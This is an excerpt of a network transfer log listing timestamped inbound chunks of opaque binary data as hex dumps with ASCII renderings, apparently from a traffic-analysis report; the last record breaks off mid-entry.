2021-10-13 19:02:56 UTC	1139	IN	Data Raw: 8d 49 03 14 13 0c d7 55 37 11 59 2f 87 ba c1 79 9b e1 ea a2 80 c1 4c 18 5d e7 be 7e a4 44 e9 25 94 f9 3c ca 77 72 28 8d 9b db a6 2f 1b ec 28 73 7c 7c 94 86 5b 21 99 67 d7 82 57 79 3f f5 0b 3c bf d3 c4 df 21 b7 86 87 14 c8 24 3c 7e ea 5a a9 0c 4e b6 40 9a 04 5f e5 f2 8a d5 e5 f3 3f fa c5 7a 35 bd 37 c5 a2 05 77 e0 fe c3 c3 ae cb 06 e1 71 82 9b fe f8 23 d6 c4 ef c7 af 56 ff 67 6a af da 7c 08 07 2e 0d 9c 00 bd 62 4e 73 0c 62 86 33 8c cd 2b 07 c0 16 24 b4 22 87 c6 56 19 17 71 bd dd 04 69 22 79 eb e7 43 20 cc af 4c 07 ab 59 a0 fc 89 0b be e7 53 55 55 eb a1 f2 50 a6 8c 27 e5 0b f0 4d 6c f2 8c 39 c0 ca 7b fa 5b fc 87 d8 73 d1 e9 d6 07 bd 17 dd 19 c1 bd 81 e4 2a ee 69 c4 af 6a 90 25 0e 83 bf f3 62 85 30 65 72 bb f4 d6 be 69 a3 05 25 ba 32 37 cc c9 c9 5b 8d 0d bd Data Ascii: IU7Y/yL]~D%<wr(/(s||[!gWy?<!$<~ZN@_?z57wq#Vgj\|.bNsb3+$"Vqi"yC LYSUUP'Ml9{[s*ij%b0eri%27[
2021-10-13 19:02:56 UTC	1155	IN	Data Raw: d3 5e d3 ba 61 d7 e1 25 90 65 28 23 cf 28 78 fa 4e 49 01 09 f6 43 71 44 b2 f5 03 06 5c 31 5c 3f 92 54 c2 9c 27 3e 46 a8 e7 f4 1d 77 8c c5 ad a3 a9 77 3c fa e6 62 fb a8 68 52 6f d8 9c fb 4f 86 a2 59 ba 94 d0 d5 fc 2c 29 15 19 0a 1c cd 44 a1 07 b8 3c 76 a4 50 30 02 35 71 0d de a5 68 8c 12 aa d4 84 38 aa 92 2d e6 cc cb b8 85 53 6b 3c 5d 71 80 fd 2a 9a ce 04 e7 73 f7 05 45 ec f4 0d 1c 34 ac b3 a7 67 e5 09 b6 03 ba 2c 1c c0 d5 58 5d 63 48 b3 69 fa fd 0c 46 79 ba b9 f6 0a 87 5b 4f 0e 7c f6 ec f8 0b 02 f4 64 6e ca 08 e1 9d 90 20 33 97 b1 a6 3f 7e 8e 0b a1 2a 81 0a ce 28 d4 bd 26 30 a5 8a a9 bd 74 e6 b7 0c 82 0d 33 f2 92 62 32 62 77 30 0d 84 4e d2 9b 0f 6b 5f c3 96 32 14 73 3d 11 2a 94 61 64 c7 aa 7b 1b a0 c9 02 6c 04 fc 26 ba 8d 6e e7 48 1c e1 6c dc dd 21 d9 b6 Data Ascii: ^a%e(#(xNICqD\1\?T'>Fww<bhRoOY,)D<vP05qh8-Sk<]q*sE4g,X]cHiFy[O|dn 3?~*(&0t3b2bw0Nk_2s=*a d{l&nHl!
2021-10-13 19:02:56 UTC	1156	IN	Data Raw: 80 7a 87 3d 05 3e 1d 89 4a 83 6a 8f ca 07 6e ba 48 77 90 e5 d3 44 88 c2 70 31 d1 f0 26 b7 cb ee e4 24 2c f1 60 77 78 35 05 e4 4e 65 37 cc c6 28 23 45 fc 94 26 b7 0b 75 79 0e cf f6 0f d7 cf 33 6d 51 6d 55 61 00 2f b4 95 5a 93 7d f4 86 d8 9e cd be b2 4c ec a2 b4 b8 eb 35 d1 dc 22 36 3b 35 0f 4a 0a 3e bf bd d2 37 a8 c4 eb bf ce 01 d0 9e 2b f4 4d c7 b9 f3 53 fd 4b 83 04 66 16 90 9f 5f 5f 45 b3 8e 56 31 b1 88 da ff 2a 56 c7 e7 ab 20 c2 0c 37 47 8b 39 f0 96 e6 e6 8c d9 ad 6b 81 1b 24 31 4a 81 2a 97 63 0c e9 b9 5d 69 6e d2 dd 79 98 da 73 1d c5 28 f6 60 ec 03 80 57 7e a1 30 a8 94 33 0b 48 07 3e 52 10 ca 20 8c 7e eb e8 42 5d 2c 04 d6 d1 f4 72 bf 0a 83 79 4e f9 c8 8e 14 eb 57 56 46 d6 22 0c 9e 25 72 8c f8 f7 13 f5 20 d3 ad 55 91 36 8a 89 9a 97 0c cb a6 dd ff ef 2c Data Ascii: z=>JjnHwDp1&$,`wx5Ne7(#E&uy3mQmUa/Z}L5"6;5J>7+MSKf__EV1*V 7G9k$1J*c]inys(`W~03H>R ~B],ry NWVF"%r U6,

Timestamp	kBytes transferred	Direction	Data
2021-10-13 19:02:56 UTC	1172	IN	Data Raw: 0b 9f 0f d7 d2 bd 1d 59 12 58 75 95 09 04 7a 63 6f 7a b1 1a 7b a4 a4 62 4a 36 37 23 ab c6 cf 8c 5d 6f a9 7f 67 03 a9 a1 a2 42 54 60 00 c6 55 72 03 3b 81 e8 82 25 19 2b 52 74 61 55 09 4b 00 20 00 3c 9a d0 91 df 47 0c ee 68 a3 00 06 8d 9d d8 23 66 be 4e 75 6f 2b 5a 98 5d 85 3f 5f 73 52 e4 b3 91 b1 27 8b 65 73 dd 74 8a e7 c1 f2 89 85 f1 71 89 ef d1 d8 dc ca 18 64 89 60 0d 24 ea 6d db 31 26 3d 91 0f e6 0e a7 8d b9 46 69 fc f6 8a b3 9d 82 73 a3 c5 d3 49 97 ba 1f 3d 09 f5 5e c7 69 70 40 82 da 33 2c ca 0b 7a 21 73 91 1e 42 72 b8 39 09 9a 49 d4 0c 4f ec 72 70 c0 92 c0 33 6a 29 02 1e 85 4b 7d 20 4e ea 39 2e ee dc 81 27 0e 75 f8 80 97 cd dc 08 05 a7 07 88 ad f5 de b0 86 59 06 07 44 e5 10 18 97 0e 84 75 fc 7b 19 65 b2 a3 0f d6 0b 3d b9 4d 00 07 40 40 74 b9 bb ea 68 Data Ascii: YXuzcoz{bJ67#]ogBT`Ur;%+RtaUK <Gh#fNuo+Z]?_sR'estqd`$m1&=FisI=^ip@3,z!sBr9IOrp3j)K} N9.' uYDu{e=M@@th
2021-10-13 19:02:56 UTC	1188	IN	Data Raw: 42 12 88 8e e5 84 bb 35 b4 d5 93 81 20 a1 11 17 6d d1 e5 1e 59 6b 08 69 9b e3 9b 38 cd c8 fd ef 47 1b 4b a1 35 2e 22 75 cf b3 35 06 ba e1 df 67 2e de 28 50 16 13 93 41 43 31 62 1d 54 05 75 c3 be c3 50 1f b7 8e a7 fe 25 81 ab 0e 7b 71 99 3e cc f0 07 a2 1d 85 81 4e 50 46 41 cf ce 39 fd ed 99 55 fd 95 d4 a4 72 ba 23 33 88 d0 22 df c2 e7 c5 ef da 67 16 4a 09 80 e1 61 38 cf 8e cc 53 4d 79 50 9c d5 99 72 81 5a 38 98 0e 63 2d d4 56 40 ba 58 f2 cf d1 d2 c8 ac cf de 5f de 17 ef ed 91 1f 82 ce bf cb c3 55 49 c9 fe be 4a 57 6c b2 b0 90 88 4f 42 3c c1 36 6d 8e d5 dd c0 8c f4 13 ea 8a a9 aa 0b 73 53 ee 69 c9 68 2c 55 46 ae c4 f5 d1 3d 71 10 79 8b f0 d3 e0 b7 ae e9 cf e7 50 4d 2d de 44 30 0d d1 fa f0 52 83 de 22 01 d0 b8 dd 6e 49 5f 3b 83 80 3c c1 17 57 ad c8 b5 9f fd Data Ascii: B5 mYki8GK5."u5g.(PAC1bTuP%{q>NPFA9Ur#3"gJa8SMyPrZ8c-V@X_UlJWlOB<6msSih,UF=qyPM-D0R"nI_; <W
2021-10-13 19:02:56 UTC	1204	IN	Data Raw: e3 6e cc f6 b0 75 89 11 73 24 09 b7 c4 c1 6f 2a 67 47 ed c1 16 ea ee ab 36 34 f8 80 1a f3 6e 3a ac 8d 7f 78 dc c5 21 a2 34 20 d3 0d 34 93 de 19 71 af 07 83 e7 33 a5 3a 1d 08 71 2a a3 58 3b 83 99 b0 e8 5e 07 c4 77 19 50 7e b5 06 aa 0e bb 21 bb e6 47 24 2a 46 0d b7 53 37 8c ad f2 c3 86 70 b4 b6 ce 08 56 5c ad ff 0c 2e 70 d1 1f 78 ca ce 16 f1 2b 5d b3 33 8d 5e 09 fa b4 db 84 8a fe d1 c5 c8 d6 23 ec b1 ba dd 19 79 74 5c 33 ed 75 fb 81 d0 79 85 05 b2 55 2e 77 7a b3 2c a5 76 b2 aa 5d 3f 5f 2e 9c 76 eb 0c 6d a4 e2 e4 18 e1 56 33 a3 0b 16 cf 34 a9 28 9a 78 e9 e7 a4 c0 6c 19 5a 96 fe fb 37 a3 97 29 59 aa 5b 5b a9 83 de 88 c3 74 e7 d3 55 64 65 d4 63 12 dd 8b 2a 68 30 7f a2 f5 05 e1 94 e9 2e ef 30 92 e9 2e 6d 28 6c 25 9a 66 35 14 2b 97 cf d0 f8 b2 aa 82 b5 62 75 68 Data Ascii: nus$o*gG64n:x!4 4q3:q*X;^wP~!G$*FS7pV\.px+]3^#yt\3uyU.wz,v]?_.vmV34(xlZ7)Y[[tUdec*h0.0.m(l%f5+buh
2021-10-13 19:02:56 UTC	1220	IN	Data Raw: 0d 67 67 bc 0d 82 a2 31 e3 4d d4 00 7f be 3a fd 7b 3b 8f d0 cf a7 b3 97 a2 cd 96 3a 88 56 f7 19 0b 4d 7c 36 20 c8 6b 86 22 20 83 b1 6e 54 22 2e 92 a3 fc bf 13 1c ab 9c 02 c2 f1 fc 76 f6 90 08 a6 15 a2 08 4d 74 59 b7 cd bb f9 24 e3 b3 12 2f ba 86 6b 8f d4 6a 69 5c c3 01 54 db 14 cc ae a8 d5 06 45 69 0f e9 03 64 b5 59 4f 16 7b 8a 70 16 61 24 27 e3 5e a7 4c 44 18 52 be f4 f9 bb 06 b6 fb 59 8b dd ee 8d c4 8b 10 7c 0c 0f b4 fb d8 2b 81 b0 7b 8c 12 6d f6 c8 7b 5d 01 cf 5b da 16 ee 68 0e d9 97 9d e5 77 e0 f6 63 a7 a9 e0 93 47 7b eb ef e3 2f 0e 1f d1 51 8c 69 8c 20 64 74 b8 f3 74 65 27 d2 7e 67 45 f2 36 c9 f7 a7 f7 49 2d f3 8e 9f 8c 23 6a 34 45 79 42 4c d4 f5 1d f0 7c 7b b9 a9 c6 e2 5c 3d cc bc 70 4b 0d f4 ef 36 9a 1e 1b 94 ba fb ff c3 22 bd 5f 1a 0a 44 c4 3e 65 Data Ascii: gg1M:{;:VM|6 k" nT".vMtY$/kji\TEidYO{pa$'^LDRY|+{m{][hwcG{/Qi dtte'~gE6I-#j4EyBL|{\=pK6"_D>e
2021-10-13 19:02:56 UTC	1236	IN	Data Raw: b7 79 24 67 11 8d 1d b2 43 12 11 3d da 58 52 a5 3a 29 5f 60 32 7c 41 4c 06 48 c2 b0 85 c8 bd 1d 89 3e 78 26 c4 a2 44 69 89 1d 4c cb 63 84 18 fd 11 73 3f 3c 81 47 13 4c 1f 48 d8 27 88 74 89 33 8a e7 b0 08 26 3d 67 73 73 1e b6 cd c5 39 9d 84 18 17 c7 4a 53 a5 f9 7a 5a a9 1d 0d e0 9b 0b 35 ec b7 b3 0a 7a 40 09 48 2f 6b 86 e9 be 8f 77 20 46 cc 1d bc 5d a0 af 01 6a 52 90 b6 04 47 06 e9 b3 26 52 2d f5 5c fb 24 a8 d5 1c 06 11 ad 0e 66 bd 6c 3d b8 b5 61 fb c7 7e 72 a2 03 cc f4 20 a1 06 3e d0 57 a6 7a 76 04 51 37 41 d9 8b ac 24 31 13 c8 d3 bc e8 a3 7a 29 d5 b1 75 de 49 ab 71 df 5c f8 5d ed 4a 7c ed f0 86 de 92 d8 b8 ff 38 48 25 a4 d1 ad e9 58 97 73 61 99 39 86 59 0a 46 2e 56 c5 d7 9c e2 fb 94 94 8b 76 9d 78 d9 a6 7b 6c 79 95 07 f4 7e 6e 27 ba 40 98 6c d0 07 73 00 Data Ascii: y$gC=XR:)_`2|ALH>x&DiLcs?<GLH't3&=gss9JSzZ5z@H/kw F]jRG&R-\$fl=a~r >WzvQ7A$1z)uIq\]J|8H% Xsa9YF.Vvx{ly~n'@ls
2021-10-13 19:02:56 UTC	1252	IN	Data Raw: 6a 9b 12 fa 3e dc b9 0d 0f 69 5a 54 89 25 71 23 ec a2 12 74 bd 09 a0 7d 60 40 24 dc 9d 3b ea 67 5c 48 7d 3d ef 18 7c 2f ef 8d 88 98 b0 a0 b9 66 70 c5 e0 15 70 00 fd 47 38 26 c9 5e f9 db 1e a4 e9 e2 dd 69 cc 22 3e 25 40 77 b3 b8 de e3 a7 ca 7f 96 a4 e4 f7 e5 00 26 d9 2d 2e 20 2e 4e 81 ed 75 50 98 6e 89 b9 77 cf cb 3a ed e7 6a 91 5e 51 a9 4c fa 16 66 90 cc cb 8e 8a d1 68 69 1d 15 da 49 54 d0 ce 4f 48 b1 31 62 1f 2f 1a 0f d3 94 2b 9b 45 93 2a 4e 09 eb b2 dd 03 c8 be 76 ee f0 0a 94 29 91 75 93 bb b7 00 b1 75 9e 15 e8 19 6b 19 2d fa 68 fa 9b f1 91 ce 1e b4 e9 7a 29 b3 bb 22 b1 f6 a3 fb 93 d5 e4 24 e6 3b f2 8b ff 08 79 01 e2 73 df f3 00 fc 6c da 69 3d 3c a1 21 11 eb e7 9c c4 55 dd 75 09 ac c6 f2 e2 7d 0b 54 ff 5e 01 ae cd 42 2d 1f c0 8d ea 0f 3c f6 84 71 54 51 Data Ascii: j>iZT%q#t}`@$;g\H}=\|/fppG8&^i">%@w&-. .NuPnw:j^QLfhiITOH1b/+E*Nv)uuk-hz)"$;ysli=<!Uu}T^B-<qTQ
2021-10-13 19:02:56 UTC	1268	IN	Data Raw: 05 c7 29 4f e7 76 cc 5a cd d8 a4 d1 ae ca e0 ba fa 8f 4b 1b 18 79 9b d6 08 8a 16 03 ad a9 cb 89 34 70 e6 73 b9 e5 b8 fa 35 ab bc 50 28 49 1e 09 2b 90 04 ee f9 86 71 6d 75 25 1e 0b 33 35 8d 57 9e c6 9c b9 f8 57 57 41 fc e1 f2 5f 70 83 6f 32 fb 17 b7 24 b5 70 f6 cc e1 12 b4 03 91 dd 7a 30 b8 c8 59 bf ec d1 b9 b6 a0 e3 52 69 c5 7d 08 14 5d c9 0c 84 53 d8 16 b6 c6 89 28 d2 b8 dc fc cb 7d fd 1b 94 20 87 ce 9a 7c 1f 6c ef ab 37 3e 44 bf 3c 19 e3 20 d1 1d 6d 50 f9 64 0c f7 96 13 9b e9 b5 5f d6 5e d7 50 16 1c 79 30 bf 3e 10 ff 40 85 60 21 58 ac 42 ba 3d 4b af d6 50 b8 ff ec fa 97 a2 8f 5b 15 c6 c8 9d 0e c6 16 5c a6 be 86 e1 a0 bc 26 5b 64 e9 a5 92 81 7e ef e9 2f dc e1 ab 8f 4d e3 c7 36 7d 28 88 67 86 9d c2 d3 13 08 22 36 6a 17 91 7e 9f ec 58 75 a0 57 27 cd 3a 58 Data Ascii:)OvZKy4ps5P(I+qmu%35WWWA_po2$pz0YRi}]S{} |l7>D< mPd_^Py0>@`!XB=KP[\&[d~/M6}(g"6j~XuW':X
2021-10-13 19:02:56 UTC	1284	IN	Data Raw: 08 d2 4b 43 25 9a e4 cc 9b 5c 96 70 05 79 fc d3 0d 83 d4 4a 07 7d 05 4e d6 54 44 e9 ac f4 fc 7e a6 45 e6 c5 61 0c 67 e4 48 ce b1 71 a2 1d 01 35 25 10 f5 bf 54 c8 e2 17 a0 93 84 a0 66 40 0f 0c a7 4d 51 8e 30 97 60 5f cf 11 04 18 0d 51 ef d5 4b ef f4 e1 3a b8 53 54 53 af 0c 58 0c d0 61 d4 16 c8 2c 70 59 42 e6 14 4b e5 ea 8f 36 3d d6 9b b6 29 39 81 e2 73 45 65 83 e8 56 8b 97 f8 63 69 94 31 dc a9 87 1f b1 23 1b da 5d 5b dd a7 fb 35 a1 d8 ae 5b ea af 6b 64 b9 98 a5 94 9e 68 88 15 a2 c0 97 a7 47 ee 90 5e 8c 50 02 06 7d 78 1a 66 77 cb 59 39 2b f8 ce a7 8b ee bd ba 1e 33 16 e5 b2 02 d0 5a d9 26 98 3a 47 6a 3f 32 6e 1e 10 fc 7c df 0a 33 b3 9e 38 ce e2 8b 4e 09 b5 d3 75 cf 74 1e 8f 7a 15 e9 a7 61 30 1c ed c2 4a cc 82 fe 77 71 ba 9e f6 17 b6 72 d4 48 5e 50 fe 6d cc Data Ascii: KC%\pyJ}NTD~EagHq5%Tf@MQ0`_QK:STSXa,pYBK6=)9sEeVci1#][5[kdhG^P}xfwY9+3Z&:Gj?2n|38Nutza0J wqrH^Pm
2021-10-13 19:02:56 UTC	1300	IN	Data Raw: d3 d7 b5 51 41 28 b5 79 81 16 68 f3 c3 97 00 eb 41 a4 5e ae 4e bc 2d ea ce b7 c3 e7 7b 65 7b 46 e2 4c ea 5b be 52 b7 6c 45 0f 24 6d b3 96 f0 ed 93 12 86 b8 89 d9 1a 7e d4 76 c1 33 65 a2 72 6f 77 db 3f 04 5b f4 28 32 d4 60 4e 56 b0 45 6c cc 66 57 3a 75 a3 f4 12 50 3c dd 81 14 8d 67 3f b0 d4 d4 13 c6 74 77 8b 07 0c 89 03 96 cc 25 9e 9d 62 43 48 22 f4 c6 0c 85 01 87 6a 53 ea f0 e0 36 ec 58 18 4a 35 56 60 5e ad 6b c6 cb ef 6c c8 6e cb db c7 ca 9b e3 03 3a 4b ff b3 3a 5c f8 41 e9 c6 32 77 92 7b 44 24 d9 68 08 17 ad ab 88 b4 2e e7 b3 a6 62 3c 69 26 fc b5 37 ef 9a ce d0 f8 37 b3 5f f0 95 fd 9c 6d 28 c0 2c a2 d0 10 34 39 ce f8 8f 83 b0 fe 78 b1 76 4d fd 32 f0 4e 59 1a 89 6d 04 66 21 16 a5 b0 c9 34 c8 09 71 49 f8 50 b6 ca b2 a0 2b f5 02 16 87 3e 26 73 59 da 4c 03 Data Ascii: QA(yhA^N-{e{FL[RlE$m~v3erow?[(2`NVElfW:uP<g?tw%bCH"jS6XJ5V`^kln:K:\A2w{D$h.b<i&77_m(,49x vM2NYmf!4qIP+>&sYL

Timestamp	kBytes transferred	Direction	Data
2021-10-13 19:02:56 UTC	1316	IN	Data Raw: c3 ba 70 5b 12 85 f5 e1 18 25 d3 bd 7a 31 b2 8d e0 82 f4 e3 ed f3 1b 60 a0 82 ab cc 54 9d d2 e1 82 dc 79 82 5e 24 9d b9 42 4d cf 3b 2e ef 35 f5 6d 7f 53 da 17 cd bd 14 f9 c1 09 8c 72 a0 7c fd 4c b8 98 a8 70 48 3c 23 a4 09 8d 84 4d ce 01 85 69 d1 a7 7b fe e0 75 6b a6 24 9d c0 2d b2 2c 9c 74 87 bd 58 4d 62 fd ec 32 07 76 04 21 e1 0e 63 68 f2 38 ae ed a1 96 3a e9 a3 2c 12 c9 d2 9b 32 d0 a9 64 b4 4a cd d6 23 27 2a 39 5b fc 25 3b af 48 c1 f6 54 3a cd c4 10 1a ea 35 19 ee 3d dd e4 0a a7 ab a6 42 a5 33 3d 5c cc 5e ae aa 49 6f 77 e9 ea 09 a5 82 ef b2 3c 6e 34 ff 3f b9 bd c6 c9 07 35 08 8f bf 66 f7 5c 50 86 dc ce 51 86 80 98 62 8b a7 3d 8a e6 23 25 b1 07 52 cd ee f7 4e ff 17 e8 cf b6 c5 43 de de 76 f9 06 1a 7d 2f 9e b3 4d c3 91 96 21 9e 01 cc 50 91 d8 f4 b7 d1 d7 Data Ascii: p[%z1`Ty^$BM;.5mSr\|LpH<#Mi{uk$-,tXMb2v!ch8:,2dJ#'*9[%;HT:5=B3=\^Iow<n4?5f\PQb=#%RNCv}/M!P
2021-10-13 19:02:56 UTC	1332	IN	Data Raw: 8e c0 56 9a dd 03 ad e0 ff b2 f0 1a 46 b8 5e b5 75 74 ac eb ba f2 31 e2 aa ce c8 e3 2b 13 4c 7d d5 ac 82 1e 04 41 f2 c1 d8 ab 10 1b 0e 38 4c 96 59 22 c7 1f df 17 cc 19 75 29 c1 91 d1 a1 a5 72 f9 12 f1 36 b1 88 f9 65 e7 0e 74 81 53 8e 94 71 8a a9 a9 61 8d 8b a5 b3 f6 7c d2 8c 34 84 6e 32 e3 62 82 90 19 0c 2a a8 c3 71 c3 16 d0 57 e1 b5 e2 23 a5 6f e5 76 cd 51 49 9e 30 1f 17 a3 b3 98 1e 88 33 bb 79 fe 8d 3e e2 c0 15 b1 af c1 0f b7 98 0a d5 e7 0e fc 66 f7 e7 7f cc ce 8f bd 76 b4 84 e0 f0 e6 a3 e5 27 a9 11 79 c3 41 78 67 c5 c8 e5 a4 14 07 fb e7 dc af a0 76 e7 d9 ae 21 8d 3b 59 7c 4d c1 10 22 56 4c bd b9 51 06 78 ad ad 33 fc 86 ae 16 0d 18 8b ab 53 76 f4 7f 20 af cf f7 72 9b aa 08 01 00 00 d8 5e 57 1e f9 3f 3e 2c 76 f4 6e a6 2e 47 1b 21 3b 07 38 03 dd 1b 0f c7 Data Ascii: VF^ut1+L}A8LY"u)r6etSqa|4n2b*qW#ovQI03y>fv'yAxgv!;Y|M"VLQx3Sv r^W?>,vn.G!;8
2021-10-13 19:02:56 UTC	1348	IN	Data Raw: c7 16 03 20 78 1a 55 c9 b6 8e a4 6e a8 14 a0 f5 ae 2b a1 17 cb c7 c0 63 b3 01 e5 57 b7 47 17 29 70 eb 07 41 77 38 be 57 59 e0 6e 85 c2 81 80 27 be 4e 0a d6 26 2c b8 47 53 8b d4 99 7b 4c aa f4 40 9a f4 03 2e 6f 96 70 76 d5 9e 95 c0 45 06 97 ea 83 60 ed bd ad c6 b0 4a 02 7e fd 11 98 eb 3b 95 c8 5a 5a 65 11 91 be bc 66 c3 81 fe e0 87 b0 0d 92 fb 08 10 e0 2f 2f 94 a4 94 19 7e 25 93 f6 d2 af f2 b3 a8 b7 b6 77 bf 23 7c d0 f3 7b f2 81 91 f5 20 34 7b dc f2 4b 3d f7 34 b0 df 40 59 1b db 06 14 74 a3 ab b6 9b d6 92 16 e1 a1 71 3b a7 f1 a2 63 f6 b0 bc 7e 1f a0 95 a8 a4 9c 34 29 e0 c7 57 28 e6 2f 94 9d 0e 53 a8 bd d1 3f 95 d5 f2 ad 76 78 a3 1d 97 d1 ef b1 c0 68 47 ed 41 3a a2 4e bb 6e e5 ad 0b b3 b3 a9 b5 dc 75 5c d7 65 43 f0 a3 7f cb e3 12 c2 0b a4 c0 ca be d4 fd a1 Data Ascii: xUn+cWG)pAw8WYn'N&,GS{L@.opvE`J~;ZZef//~%w#|{ 4{K=4@Ytq;c~4)W(/S?vxhGA:Nnu\eC
2021-10-13 19:02:56 UTC	1364	IN	Data Raw: 9c eb 72 5d b1 2a db 5a 52 8f 02 1a 98 03 a9 8e 54 de 1d 21 a6 8e 94 86 f0 92 24 6d 96 93 d0 a2 46 66 29 97 2e b9 3d 9f 3f 98 56 20 8e c9 31 da a0 28 0d 5e af 1e 5e 21 e5 33 84 b9 a1 36 70 73 a6 03 7e ea 29 da 35 bd fc e9 d7 10 92 63 2b df c0 11 9b 14 0e ce a1 1e 9d 69 10 1f 49 bc 50 f4 ad 62 83 61 f1 8e 98 c9 2e 40 8e fd 2d fc 53 00 69 b9 eb 54 f9 c3 3b 0b 05 86 c2 16 3f 1d b4 e5 ed a8 dd 45 af ad 4b d6 f8 28 3e 84 5b e0 bb 2e 4a c2 2f 21 ba dd b1 da 96 b1 1c c2 8e 96 b3 e1 90 d2 15 9e f0 66 c7 bc 5c 71 5d 2d 06 cf c3 d8 9e 28 98 db 3c 01 bc 14 99 6b fc 09 d8 f1 ef a8 07 db 7b 6a 4f 2b 04 c0 4b a7 03 b7 37 ff b8 6e 30 22 ee fa 55 e9 08 ed 5f 70 c2 4e aa 9c f9 55 4f 3e 06 7c 16 61 66 fa 31 bb 94 75 56 6a 16 e5 84 d2 a9 8b 69 e8 c0 a5 e2 3d 1b 19 41 33 37 Data Ascii: r]*ZRT!$mFf).=?V 1(^^!36ps~)5c+iIPba.@-SiT;?EK(>[.J/!f\q]-(<k{jO+K7n0"U_pNUO>|af1uVji=A37
2021-10-13 19:02:56 UTC	1380	IN	Data Raw: b5 76 5a 90 aa 2f ef a1 dd d2 63 95 4f e3 c7 e4 e8 78 34 db 7e b8 c7 87 ef ac ed 30 29 90 00 fb 63 b2 d1 75 05 ab 83 47 b1 23 d1 2c 73 a8 21 2b ca 3c b2 49 74 56 08 b3 11 88 e2 cc 3c cb 9d d1 0b 94 e3 27 e8 4c 74 8d b4 c3 b2 5b 22 b8 8e 83 3d 86 e1 72 e2 51 0c 3e 07 4d 46 45 ed bb 93 ff 84 53 9d 17 05 ee 60 a3 fa b2 2e 1f d9 9d 79 a2 47 2e 64 01 8f ea ee f2 53 24 92 b5 1a 00 af 06 29 fe 5b bb a9 db 59 7e 4d 60 40 07 5d e8 e0 9f 80 60 9c e1 57 84 c1 e1 cc 79 79 d7 88 4a a6 1d 14 23 02 1b 16 07 e5 25 65 c3 ee 46 3c ec 57 0c 3a 35 90 40 cd d5 ac ad 6c a6 4d c7 60 54 84 35 68 d0 4b c0 b0 0e 3c b6 68 47 18 ca c1 a8 47 cd d7 c9 f4 8e 08 16 6f 40 5f 9e ab 44 f3 b4 5d 55 61 f8 35 58 62 ea 0d 8a 9d 3e 30 7f 38 1f 39 82 14 05 8d 42 29 73 03 ec ae 61 c1 73 b9 34 bc Data Ascii: vZ/cOx4~0)cuG#,s!+<ItV<'Lt["=rQ>MFES`.yG.dS$)[Y~M`@]`WyyJ#%eF<W:5@lM`T5hK<hGGo@_D]Ua5Xb>089B)sas4
2021-10-13 19:02:56 UTC	1396	IN	Data Raw: 16 3e 47 38 31 56 be f5 7b 12 b0 10 a1 27 6f 2c 1a 32 cb 58 e2 ea dc 38 fc 14 9d 7e d2 e6 29 0a 2d 1b 43 83 7f cc b9 e0 bb ae 90 a7 e4 c8 b6 01 58 bc a5 a4 5f 4c eb d6 a5 0c c7 23 aa 12 eb 7d dc ee 6c 0f 3f 8e 4d 51 63 d3 0c 90 a8 83 0c dc ec ae c5 4f 5b ae e6 23 fe 15 a2 a9 c7 ac 32 ae d1 e9 ed c2 ea fe 9a b8 bc 8d 8c cb 89 fd 47 ff 54 e6 83 3a d9 b7 89 14 8c f2 f7 74 3b 52 54 73 7a 6c c5 fc ac e3 a3 7c 9f c8 b5 a0 9a 47 80 ff 6c 19 e3 40 f4 e5 47 9d f2 d5 2e be c5 0f e2 6e b4 1b 58 b6 cd 0d 63 cf 2e 43 7b 7c f5 a9 94 f6 3a 36 d4 12 7d eb d9 a3 c9 da 71 95 42 37 e2 60 4c 3c 88 ad 32 30 e8 c4 bb bb b2 d6 bf b1 d0 54 f0 c9 28 97 cf b2 49 f9 c2 0b 96 ba 24 23 16 bd 0e 43 4f 55 68 10 76 81 74 f0 bc c9 55 6a bc 98 1d a6 59 ba 86 44 6d d3 c2 25 11 8a 4e 67 ab Data Ascii: >G81V{'o,2X8~)-CX_L#}I?MQcO[#2GT:t;RTszl|Gl@G.nXc.C{|:6}qB7`L<20T(I$#COUhvtUjYDm%Ng
2021-10-13 19:02:56 UTC	1412	IN	Data Raw: d5 51 14 3a 7e 4d 99 37 57 a6 8a cf 3c 55 31 35 61 fd b6 cc e9 e7 03 31 36 7b ad f3 78 0f 94 86 77 1a cc 0d cb 20 20 8d bb c4 12 d1 50 0e 72 1c a7 ad c3 ef 02 72 83 4a 70 0a 7c 7e d3 31 e4 f1 7f 07 c5 d0 fa 63 a6 df 13 de 76 56 6b 06 06 03 35 ef a6 b7 1d 16 46 7a a4 89 1c 3e d2 0c b8 c2 fe af 5e 4f c2 66 12 4c ec 80 c4 90 02 c8 86 97 4b 92 68 a3 20 5d 59 04 a2 23 fc 19 fd 56 f4 4d 6f c1 cd 9e 0c 41 97 65 02 b2 0a 4c 46 ea 63 1a e3 32 64 6b dd 61 cf 93 29 a2 a7 2c 80 3c 69 c0 30 6a fe bf 70 ca 4b 16 8c a0 ea 9a 63 c8 c6 67 91 d6 47 3a 16 a4 0f 94 e8 c9 cd 94 22 ee 68 07 02 5b 5a 9b f6 cc cb 53 93 52 3f 34 9e 7d 2e 85 58 26 d2 17 be 92 08 19 53 72 b6 06 04 c8 26 88 0a 8a fd e7 a3 88 b2 67 eb 35 26 8b d9 a0 ea f7 80 3a 26 d5 05 d3 3b c4 26 3d 3f c2 bd cc fa Data Ascii: Q:~M7W<U15a16{xw PrrJp|~1cvVk5Fz>^OfLKh]Y#VMoAeLFc2dka),<i0jpKcgG:"h[ZSR?4}.X&Sr&g5&:&;&=?
2021-10-13 19:02:56 UTC	1428	IN	Data Raw: 3d cc 0b 1e 36 4d 7c aa 0e 54 0d 27 4c 97 79 ac b3 82 46 a2 c3 bb 97 31 ce ee 9f 34 54 34 ef 73 69 a7 03 4b 7a 9e 45 0f 60 0f 73 df 43 94 f7 71 4d e4 59 90 4f 6e 69 ac 33 23 71 e6 5c 52 3d 61 60 9f cd ac 87 20 f4 49 ff a2 39 9e dd 58 1b 9b b8 72 34 e4 d5 41 5c 64 e9 0d f4 da 75 49 80 62 d8 ff c3 e5 e9 bc c1 b2 70 15 a0 a5 0a 4e 6a 54 c7 4a ad c8 d2 8a 29 93 36 a5 43 af 7b 85 8d 99 af 1f 5d 57 a9 97 7c 91 bd aa 26 cf 2f ad ad 4a d9 79 b6 39 63 c1 a0 3d c4 ef 27 58 2d 73 b2 dc 7e 1e 9c 87 75 0a 16 fa 85 99 20 7b 41 21 07 33 eb 3b ca 6e 7e 53 8c c9 5e 28 43 7d 19 36 86 67 a9 2f c2 7b e3 47 c2 31 19 c2 6a 35 c6 9d e1 b8 c3 d8 2e a0 d9 50 02 0a 67 42 c0 54 cd fd 36 45 54 66 e4 74 13 4a a3 fa 5d bb 38 c5 60 56 3b e2 f4 2f 7d 3d b9 1d 00 14 9f 6d cd 3a 89 99 c4 Data 